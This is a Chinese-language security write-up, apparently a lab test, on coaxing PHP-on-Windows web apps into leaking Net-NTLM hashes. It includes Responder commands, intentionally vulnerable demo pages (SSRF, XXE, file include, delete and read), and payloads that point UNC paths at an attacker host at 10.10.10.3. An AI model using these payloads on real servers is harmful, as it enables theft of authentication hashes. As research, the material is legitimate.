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## 0x00 写在前面

相信大家也都有看过一些关于获取Net-NTLM Hash文章，但是我感觉利用场景都更偏向于已突破网络边界的情况(比如社工钓鱼/RCE等手段)，于是在这篇文章里我针对一些常见的Web场景(PHP+Window)下对获取Net-NTLM Hash姿势的进行了测试，目前自己还未在实战场景测试，不知道效果如何，师傅们就当扩展思路吧！

## 0x01 获取Net-NTLM Hash

使用Responder获取Net-NTLM Hash

```
git clone https://github.com/lgandx/Responder.git
cd Responder/
./Responder.py -I eth0 -rv
```















## 07 readfile()

```
<?php
$file = '\\\\10.10.10.3\tmp';
readfile($file);
```



## 08 file\_exists()

```
<?php
$file = '\\\\10.10.10.3\tmp';
if (file_exists($file)) {
    exit;
}
```




## 09 filesize()

```
<?php
$demo = filesize('\\\\10.10.10.3\tmp');
```








## 11 fopen()

```
<?php
$file = '\\\\10.10.10.3\tmp';
fopen($file, 'a');
```



注：以下只是为了演示效果所以demo代码过于简单

## SSRF

demo.php

```
<?php
    $location=$_GET['path'];
    $curl = curl_init($location);
    curl_exec ($curl);
    curl_close ($curl);
?>
```

file://

### file://

file:// — 访问本地文件系统

#### 说明

文件系统是 PHP 使用的默认封装协议，展现了本地文件系统。当指定了一个相对路径（不以 /、\、\\ 或 Windows 盘符开头的路径）提供的路径将基于当前的工作目录。在很多情况下是脚本所在的目录，除非被修改了。使用 CLI 的时候，目录默认是脚本被调用时所在的目录。

在某些函数里，例如 [fopen\(\)](#) 和 [file\\_get\\_contents\(\)](#)，`include_path` 会可选地搜索，也作为相对的路径。

#### 用法

- /path/to/file.ext
- relative/path/to/file.ext
- fileInCwd.ext
- C:/path/to/winfile.ext
- C:\path\to\winfile.ext
- \\smbserver\share\path\to\winfile.ext
- file:///path/to/file.ext

payload

```
?path=file://\\10.10.10.3\tmp
```





```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE a[
<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=//10.10.10.3/tmp.php">
]>
<user><username>&xxe;</username><password>admin</password></user>
```

The screenshot shows a web browser window with the URL `http://10.10.10.3/`. The page displays a successful login message: "Welcome, admin!". The browser's developer tools are open, showing the request and response. The request is a POST to `/net-ntlm/xxe/doLogin.php` with a body containing an XML payload. The response is a 200 OK status with a body containing a welcome message. A terminal window in the background shows the Kali Linux environment with the user `root@kali: ~/Desktop/Responder`.

## 文件包含

demo.php


```
<?php
$file = $_GET['file'];
include($file);
```

localhost/net-ntlm/demo.php?file=flag.txt

hacked

payload

```
?file=\\10.10.10.3\tmp
```



**Warning: include(\\10.10.10.3\\TMP): failed to open stream: Permission denied in G:\\TempLab\\phpStudy2016\\WWW\\Net-NTLM\\demo.php on line 3**

#	Time	Memory	Function	Location
1	0.0005	137480	{main}()	...\\demo.php:0

Warning: include(): Failed opening '\\10.10.10.3\tmp' for inclusion (include\_path='.;C:\php\pear') in G:\TempLab\phpStudy2016\WWW\Net-NTLM\line 3

Call Stack

#	Time	Memory	Function	Location
1	0.0005	137480	{main}()	...demo.php:0

[illegible]

## 文件删除

demo.php

```
<?php
$file = $_GET['file'];
unlink($file);
```






This localhost page can't be found

No webpage was found for the web address: **http://localhost/net-ntlm/demo.php?file=\\10.10.10.3\tmp**


HTTP ERROR 404



## 文件读取

demo.php

```
<?php
$filename = $_GET['file'];
readfile($filename);
```



 Warning: readfile(\\10.10.10.3\tmp): failed to open stream: Permission denied in G:\TempLab\phpStudy2016\WWW\Net-NTLM\demo.php on line 3

Call Stack				
#	Time	Memory	Function	Location
1	0.0003	138056	{main}()	...demo.php:0
2	0.0003	138144	readfile()	...demo.php:3

